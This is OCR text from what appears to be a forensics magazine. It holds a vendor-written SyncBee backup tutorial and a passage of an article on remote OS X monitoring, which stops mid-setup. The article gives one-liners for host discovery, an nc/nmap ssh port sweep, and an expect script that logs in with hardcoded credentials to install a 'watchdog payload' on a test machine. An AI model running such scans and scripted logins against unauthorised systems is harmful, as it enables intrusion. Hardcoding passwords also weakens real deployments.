
Timeline

Gallery

Keyword Search

Pre-Processing

Advanced Reporting System



SPECIAL PROMO 15% OFF

single user perpetual license

http://www.ptkforensic.com

promo code E-FORNCS13

USING SYNCBEE TO SYNCHRONIZE YOUR COMPUTER WITH A PORTABLE HARD DRIVE

by CHEN, JUN-CHENG (Jerry)

To avoid computer crashes and data loss, people jump on the "online backup" bandwagon to store their data to the Cloud in this data-booming era. Online backup is a good method for saving data. However, we need to be aware of problems when our data is stored in a risky remote space environment. Also note that Internet bandwidth can drastically slow down our backup time and work efficiency.

What you will learn:

- How to automatically back up your computers to a USB drive device.
- How to work your data from anywhere with a portable USB drive device.
- Why a USB device is useful in storing your data safely.

What you should know:

- Familiarity with basic use of Windows operation system

In this article, we will introduce a USB drive device, SyncBee, with a *FarStone* program installed. We will demonstrate how you can easily back up, recover, or synchronize between your computer and SyncBee with a few simple clicks. You can work from office to home and bring it everywhere. SyncBee can automatically search file types or you choose your files to back up or synchronize from the computer to SyncBee. Your data-loss-prevention plan can be executed without any time-consuming procedures.

FEATURES

Everyone has probably faced the catastrophe when data loss occurs. The reasons can be many; accidental deletions, viruses, file corruption and etc. Backing up can make extra copies of your data for safe keeping and restoring can recover your lost and corrupted file from the backed up data. With SyncBee, you can copy your computer files and folders to the hard drive and retrieve files back with peace-of-mind. SyncBee can also facilitate your work efficiency for its synchronization. Besides, you can synchronize your office and home computers to work without interruptions. This device has intuitive features with useful advantages.

- Back up computers to a safe personal hard drive
- Back up and synchronize multiple computers
- Plug-in and play, no installation needed, no learning curve
- Back up without interrupting your work
- Automatically search and categorize all of your personal files

- Back up open files
- No change of any registries on your system
- One-way or two-way synchronization
- Back up only changes to your files – incremental backup
- Automatically merge recovery points to save space
- Password protection
- High-speed USB 3.0 drive (USB 2.0 compatible)

SYNCBEE SPECIFICATIONS

It provides multi-lingual interfaces of English, Simplified and Traditional Chinese, Japanese, German, French, Italian, Spanish, Portuguese, Russian, Polish, and Korean.

Table 1. *SyncBee Specifications*

Interface	• USB3.0 Super Speed / USB2.0 High Speed / 2.5" SATA HDD
Drive Interface Support	• USB3.0 5Gbps(≥70MB/s) USB 2.0 480Mb/s(≥30MB/s)
OS supported	• Windows XP / Windows Vista / Windows 7 / Windows 8
Power	• Bus power
LED indication	• USB 3.0 Orange USB2.0 Green; Access – Blinking
Accessories	• USB3.0 Micro B cable
Dimension	• 130.5 (W) X 78.5 (L) X 13.0 (H) mm
Certification	• CE, FCC
RoHS Compliance	• Yes

HOW TO BACK UP

- Plug SyncBee in your computer, the easy-to-use interface will show up. Or you can enter "My Computer" to find the icon of SyncBee. Double click the icon to enter the main menu.



Figure 1. *Main Menu*

- Click "Options" to set up your preference. Set up for the first time and just click "Backup Now" in the future. Choose files types to back up. You can also add types or files/folders in the right-down buttons. Click "OK" and you will go back to the main menu.




Figure 2. *Backup Settings*

- Click "Backup Now" and your files will be backed up. Note that SyncBee does not back up Windows files, application, and other executable files to save your time and space.



Figure 3. *Backup Process*

During the backup process, you can see the details of files and time. You can finish your backup with these simple clicks.

HOW TO RESTORE

- Click "Restore" in the main menu.
- Because you can use SyncBee on different computers, choose one target computer to restore.
- Select a restore point.
- Browse files you want to restore.
- You can restore files to the desktop, to the original location, or a new location.

- Click “OK” to restore files.




Figure 4. *Restore Settings*

HOW TO SYNCHRONIZE

Click “Sync Options” to set up your preference. Set up for the first time and just click “Sync Now” in the future.

- The default directories for synchronization are Documents, Desktop, Favorites and Outlook files. You can unselect items or add your preferred folders.




Figure 5. *Synchronization Selection*

- In the up navigation bar, select “Settings.” You can decide what to do in the scenarios below.
  - When there are duplicate files names found during synchronization.
  - When user names of source and target are different USBs
  - When a disk drive can not be found in target USB




Figure 6. *Synchronization Settings*

- In the up navigation bar, select “Sync Group.” You can create a sync group to synchronize all your computers and you can keep all the files in the latest status.




Figure 7. *Synchronization Group*

After setting up, you go back to the main menu and click “Sync Now.” Then you can see “Two way



Figure 8. *Synchronization Preference*

synchronization", "Sync to USB", "Sync from USB." Select one and you will finish your synchronization (Figure 8).

HOW TO ENCRYPT YOUR DATA

You can click the icon in the main menu and enter your password (at least 6 characters).




Figure 9. *Password Setup*

When you use SyncBee next time, it will request you to enter password.


CONCLUSION

There are a variety of methods to back up and synchronize your data and to keep worries of data loss at bay. You can consider backing up and synchronizing your computers to a hard drive device. However, manually store data to a hard drive could be easy but not wise enough. A good hard drive device can well organize your data and wisely bring them back when you need them. For more information, you can log on FarStone's website and read more about the best-selling portable backup device, SyncBee. *http://www.farstone.com/hardware/syncbee.htm*.



Figure 10. *Request of Password*

ABOUT THE AUTHOR



The author has an MS degree in Industrial Engineering from National Taiwan University and has been working in high-tech and information industry for several years. Currently he is working as a Business Development Manager at FarStone Technology, Inc. and in charge of global business planning and development. You can contact him at jerry@farstone.com.

a d v e r t i s e m e n t

We Identify and Rank the Best Web Design Agencies

Rigorous evaluation process. Great source for finding firms that deliver their promises. Over 9,000 firms analyzed.

VIEW RANKINGS FOR BEST COMPANIES BY PRACTICE AREA:

BEST WEB DESIGN AGENCIES

MOBILE WEBSITE DEVELOPMENT
http://mobile-website-development.bwdarankings.com/best-mobile-development-companies

WINDOWS PHONE APPS
http://windows-phone-developer.bwdarankings.com/best-windows-phone-development-companies

iPHONE APP DEVELOPMENT
http://iphone-app-development.bwdarankings.com/best-iphone-development-companies

BLACKBERRY DEVELOPMENT
http://blackberry-application-development.bwdarankings.com/best-blackberry-app-development-company

ANDROID APP DEVELOPMENT
http://android-app-development.bwdarankings.com/best-android-developer

View Latest Rankings : www.bestwebdesignagencies.com

DIY REMOTE NETWORKED OS X MONITORING

by Israel Torres

Remote access to a machine (or more so machines) is status quo these days; we are creatures of convenience and if we can operate as easily from a remote location as we can at the office we'll take it.

What you will learn:

You will learn how to forensically automate the detection and connection to a target machine on the network, as well as automatically package, transfer and install the watchdog payload to the target system.

What you should know:

You should be familiar with basic scripting and networking.

With so many network connections we have available to us nowadays, remembering all of them – especially test systems seems quite inefficient. If I want to connect to a test system I should be able to by just requesting it and not having to remember the hostname, ip, account name, password, etc. Also if I want to make sure a process is being run (exclusively) and monitor it accordingly it should be conveniently available for me to do so. I will demonstrate what worked best for me to solve these issues nicely.

INTRODUCTION

In short a watchdog is a service that runs to make sure something desired is being accomplished. In this specific case I am interested to make sure a specific process is being sustained during the lifetime of a user being logged in. Mac OS X does not provide something easily available for this through any of it's native controls so I needed to make something quickly for it to work as desired. I start with a proof of concept and have built on it since. Extending it out further has also had me thinking about future builds but this will cover where it currently is as it works perfectly for my specific needs.

I'll begin by referring to the Abstract Workflow of how everything comes together and what is being accomplished along the way (Figure 1).

Within the abstract workflow there is an attacker and a target. In this scenario I am the attacker and the target is the remote machine that I want to detect, locate and connect to. Once a connection has been established I want to copy a payload file (with further instructions) over, and

then install it on the remote system. It is given that I know the authentication credentials necessary for this operation to occur (both as a local and remote user). As stated the primary objective is to update the remote OS X networked machine not knowing the hostname/ip and installing a “conditional watchdog” (Figure 2). The payload deployment model covers the layers of the scripts involved so that in the end only one script is needed to be run to accomplish all the work necessary. This allows for the system to be dynamically discovered, scripts packaged and deployed. Each script calls the next passing parameters to the next.

DEMONSTRATION

This demonstration explains the processes involved to perform the following:

- Detect, locate and login to the known remote machine via ssh
- Use scp/ssh to copy and install the watchdog payload
- Optionally interact within the remote shell.

I know I have a machine on the network, but since it uses DHCP it's IP can change so I don't bother remembering it. Also I am not interested in giving it a static IP since I often reimage it as it is for testing; and some of the things I put on there shouldn't live too long if you know what I mean (i.e. malware testing).

The remote machine also doesn't remain with a consistent hostname as I change it based on what I am doing so i can't rely on pulling the hostname and getting success. Since I also change my network configuration often for these same types of tests I am not entirely sure of what I have going on and usually have to rediscover things along the way and reconfigure them as necessary.

What I do know is that the remote host is on the same network I am on (VLAN) and that it is up and has a few services enabled such as remote screen sharing, file sharing and ssh.

Next up is that the client machine I have (usually another test machine) may or may not have tools loaded on it and may or may not have Internet connectivity to download said tools. For just this case it is always best to have an understanding of how to do this the base vanilla way (applied technique one) as well as how to do it more efficiently with known toolsets available freely (applied technique two). For the following examples we'll go through a vanilla procedure as well as a tooled procedure.




Figure 1. *Abstract Workflow*

APPLIED TECHNIQUE ONE

At this point I open terminal (bash) and perform a simple query to find out what type of network I am on (using interface `en0` – it is good practice to specify the interface especially if you have multiple interfaces).

```
>ifconfig en0
```

the most interesting line is the IPV4 line that has the following information:

```
inet 192.168.2.105 netmask 0xffffff00 broadcast
                  192.168.2.255
```

here I find that my current IP address for interface en0 is 192.168.2.105

```
calculating the subnet (if it isn't obvious)
can be done with this bash one liner:
>C=0;for x in $(echo "0xffffff00" | cut -d x -f 2
| fold -2); do echo -n $((0x$x)); C=$(($C+1)); if
[ $C -lt 4 ] ;then echo -n "." ;fi; done
```

At this point I've discovered the following. My host is on 192.168.2.105 using the subnet mask of 255.255.255.0 and the broadcast address is 192.168.2.255.

The next step I check the arp table using the arp utility displaying all current arp entries (`-a`) on specifically interface `en0` (`-ie`)

```
>arp -a -i en0
```

what returns are two addresses:

```
? (192.168.2.1) at 0:13:10:db:63:7e on en0
ifscope [ethernet]
? (192.168.2.255) at ff:ff:ff:ff:ff:ff on en0
ifscope [ethernet]
```

The first being the test router, and the second being the broadcast address – I know my test machine is online and it isn't appearing on this list. I need to ping the broadcast address and then run arp, one ping will do. Using the switches to bind to the interface (`-b`) and then to exit successfully after receiving one reply packet (`-o`).

```
>ping -b en0 -o 192.168.2.255
PING 192.168.2.255 (192.168.2.255): 56 data bytes
64 bytes from 192.168.2.65: icmp_seq=0 ttl=255
time=0.795 ms

--- 192.168.2.255 ping statistics ---
```




Figure 2. *Payload Deployment Model*

```
1 packets transmitted, 1 packets received, 0.0%
packet loss
round-trip min/avg/max/stddev =
0.795/0.795/0.795/0.000 ms
```

For future sake this can be accomplished in a one-liner:

```
mybroadcast=$(ifconfig en0 | grep  -w inet | cut
-d ' ' -f 6); echo "pinging broadcast ip
$mybroadcast"; ping -b en0 -o $mybroadcast > /dev/
null
```

Now checking arp again, I'll have more (depending on the firewall settings on the host themselves). Since I know my target host doesn't run one while on this network things should work out well.

```
>arp -a -i en0
? (192.168.2.1) at 0:13:10:db:63:7e on en0 ifscope
[ethernet]
? (192.168.2.9) at 0:1b:78:70:27:d1 on en0 ifscope
[ethernet]
? (192.168.2.65) at 0:25:0:ff:55:56 on en0 ifscope
[ethernet]
? (192.168.2.100) at 58:55:ca:d:fa:54 on en0
ifscope [ethernet]
? (192.168.2.102) at 28:cf:da:27:b7:98 on en0
ifscope [ethernet]
? (192.168.2.255) at ff:ff:ff:ff:ff:ff on en0
ifscope [ethernet]
```

Ah, that's much better. I now see 4 additional hosts online. At this stage I could attempt to connect to each host via ssh but a tad smarter way would be to scan for the default ssh port 22 (assuming it is indeed default). Using a for loop, arp and nc (netcat) this can be done in another one-liner that logs the address (in target.log) so I can use it again in the future:

```
L=target.log;for x in $(arp -a -i en0 | cut -d '
' -f 2 | sed 's/[()]//g'); do echo "checking
for ssh daemon on $x:22" && nc -z $x 22 && echo
writing $x to $L && echo $x >> $L; done
```

This results as follows:

```
>
checking for ssh daemon on 192.168.2.1:22
checking for ssh daemon on 192.168.2.9:22
checking for ssh daemon on 192.168.2.65:22
checking for ssh daemon on 192.168.2.100:22
checking for ssh daemon on 192.168.2.102:22
checking for ssh daemon on 192.168.2.112:22
Connection to 192.168.2.112 22 port [tcp/ssh]
succeeded!
attempt to connect to 192.168.2.112
checking for ssh daemon on 192.168.2.255:22
```

voila! that was easy enough so we've identified one host on the network (192.168.2.112) that has the ssh port (22) open. If I had multiple machines I'd either have to compare the ssh-rsa key fingerprint on `~/.ssh/known_hosts` using the command:

```
ssh-keygen -lf ~/.ssh/known_hosts
2048 d3:31:01:67:b4:7d:dd:a0:4e:a6:5c:10:94:29:a
2:f4 192.168.2.112 (RSA)
```

Then compare it with the remote machine to make sure they match:

```
key=tmp-remotessh.key; ssh-keyscan -p 22
192.168.2.112 > $key; ssh-keygen -lf $key; rm $key
```

*note unfortunately `/dev/stdin` on 10.7.4 is seemingly broken to use `ssh-keygen -lf /dev/stdin <<<$key`.

A simple way to automate this via bash script one-liner is:

```
sshlocal=$(ssh-keygen -lf ~/.ssh/known_hosts);
sshremot=$(key=tmp-remotessh.key; ssh-keyscan -p
22 192.168.2.112 > $key; ssh-keygen -lf $key; rm
$key);if [ "$(echo $sshlocal | shasum)" == "$(echo
$sshremot | shasum)" ]; then echo "ssh match
found"; else echo "ssh match not found";fi
```

which returns:

```
# 192.168.2.112 SSH-2.0-OpenSSH_5.6
ssh match found
```

APPLIED TECHNIQUE TWO

In comparison if with nmap installed it all the above 3 lines can be run with this one line.

```
address=$(nmap --log-errors -oG - 192.168.2.1/24
-p 22 -e en0 --open | grep -E 'ssh' | tr -s ' ' |
cut -d ' ' -f 2); echo $address > target.log
```

On that note it's always best to use the right tool for the right job; but always know how to do it without the right tool ;)

Afterwards I follow up with an ssh connector expect script. Expect scripts are used for sessions that don't normally allow for scripted interaction as a shell script would provide. As it is aptly named you expect certain feedback and upon the feedback you can send actions to fulfill the operation. In this case I use them to log me into the remote machines for copying files over using scp and controlling the session via ssh. Certainly I could use a cheap passwordless certificate based login but since I am reimaging these systems a lot it works best for me to use the hardcoded password in the test image than regenerate a certificate. During the

payload deployment workflow the expect script's purpose is to connect to the IP address located in the target.log text file:

```
if [[ -s target.log ]]; then ./ssh_connect.exp
'testaccount' 'testpassword' '192.168.2.112' ;
else echo target.log is empty - exiting; fi
```

I've compiled all these commands into the `./findmybox.sh` script (Figure 3).

To make sure this works as expected I need to make sure the remote machine is configured for ssh access. On Mac OS X 10.7.4 this is done through the system preferences in Sharing (Figure 4).

I'll end up variablizing the target info (`$TARGETUSERNAME $TARGETPASSWORD $TARGETHOSTNAME`) so they are found dynamically they will be automatically processed from beginning to the end.

Now I can find the target machine on the network without having to think about it, next I'll package, transfer and install the watchdog payload.

WATCHDOG SCENARIO

For this practical real-life scenario I had a user that requested playing Diablo III on a Mac, however the user normally doesn't have Administrative access and the controls that Apple offers isn't granular enough to plainly state to allow this game to run. Instead each and seemingly every dependency needs to be added and even then doesn't run as expected.

The simplest thing to do is to use an Admin account to logon on the user's behalf and restrict their actions so they only play the game. Since they don't know the Admin password, they can't change it, create another Admin or really do much without being prompted for an Admin password.

Nonetheless it's always best to keep them on the straight and narrow with a simple DIY watchdog – a service script that makes sure they are in the game state – otherwise perform an action (or set of actions) and logging these actions for later auditing... this is all to be done over ssh; as well as updated (uninstall/install) as needed remotely – transparent to the user. The breakdown to this scenario is as follows:

- GameZ: Diablo 3 on Mac OS X 10.7.4
- AccountY: Admin Account, Battlenet Account
- UserX: Non-Admin User Using Admin Account (not knowing the password to the accounts)

SCENARIO

UserX needs to use *AccountY* to Play the *GameZ*

PRECONDITIONS

- GameZ loads upon account login.
- If GameZ terminates or UserX exits from GameZ the System will perform an action.
- GameZ will be the only thing UserX can use while logged in as AccountY.

VARIABLES

